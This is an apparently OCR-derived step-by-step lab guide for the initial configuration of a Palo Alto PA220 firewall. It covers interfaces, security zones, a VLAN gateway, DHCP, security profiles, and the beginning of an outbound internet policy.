Make sure the PA220 is connected to power and that the STAT, TEMP, and PWR lights are green. Connect an ethernet cable from the MGT port to a PC. Set the PC's IP address to 192.168.1.2 with a subnet mask of 255.255.255.0.



In a web browser, connect to 192.168.1.1. (Note: only some browsers are officially supported. Firefox works universally, Chrome works on Windows and MacOS


You should see a login page. Log into the default account, which has the username and password *admin*.




After a login, you will be prompted to reset the administrator’s password. Choose a secure password to keep your firewall secure.

Connect the ethernet1/1 port of the firewall to the router provided by your ISP.


In the PA220's dashboard, go to the *Interfaces* section of the *Network* tab.




Under *ethernet1/1*, change the interface type to *Layer3*, the virtual router to default, and under *Security Zone*, click *New Zone*.




Name this zone Untrust-L3. This zone will be used for untrusted IP traffic on the connection to the ISP.




Click on the IPv4 section. Set the type to *DHCP Client* and ensure that *Automatically create default route pointing to default gateway provided by server* is enabled.




Next, go to the *Virtual Wires* section, select *default-vwire*, and click *Delete*.




Return to the interfaces tab. Under *ethernet1/2*, set the interface type to Layer2, and under VLAN, click New VLAN.



Name this VLAN *VLAN Object* and set the VLAN Interface to *vlan*.




Under *Security Zone*, click *New Zone*. Name this zone *Trust-L2.*




Repeat this process for interfaces *ethernet1/3* through *ethernet1/8* using the VLAN and Security Zone created for *ethernet1/2*. These ports will be used for trusted traffic on the local network.

Go to the *VLAN* section of *Interfaces* and click on *vlan*.




Set the virtual router to *default* and create a new security zone called *Trust-L3*.


This VLAN will be used as a gateway for all hosts connected to the firewall. Go to the *IPv4* tab and click *Add* under the *IP* section.




Create a new address and name it *Gateway*, assigning it an appropriate description. Choose a subnet for your local network and set the IP to an address within this subnet. In this lab, we used the last host address in the 192.168.1.0/24 network.




Next, set up the DHCP server. Go to the *DHCP* section and click *Add*.




Set the interface to *vlan* and the mode to *enabled*. Click *Add* under *IP Pools* and add all the assignable addresses in the subnet. In this case, the IP range was 192.168.1.2-192.168.1.253.




Go to the *Options* tab. Set the gateway/mask to the IP/mask assigned to the vlan interface (In this case, 192.168.1.254 and 255.255.255.0). Set the primary and secondary DNS to valid DNS servers (In this case, we used Cloudflare's DNS servers, 1.1.1.1 and 1.0.0.1).




Go to Objects > Security Profile Groups and click the Add button. Set the name to Internet, the anti-spyware profile to *strict*, and the vulnerability protection profile to *strict*.




Go to Policies > Security and click the Add button. Name this policy *Internet Outgoing* and set the description to *All traffic to the internet*. This policy will be implemented on ethernet1/1, the connection to the ISP.




Go to the *Source* tab and set the source zone to *Trust-L3*.



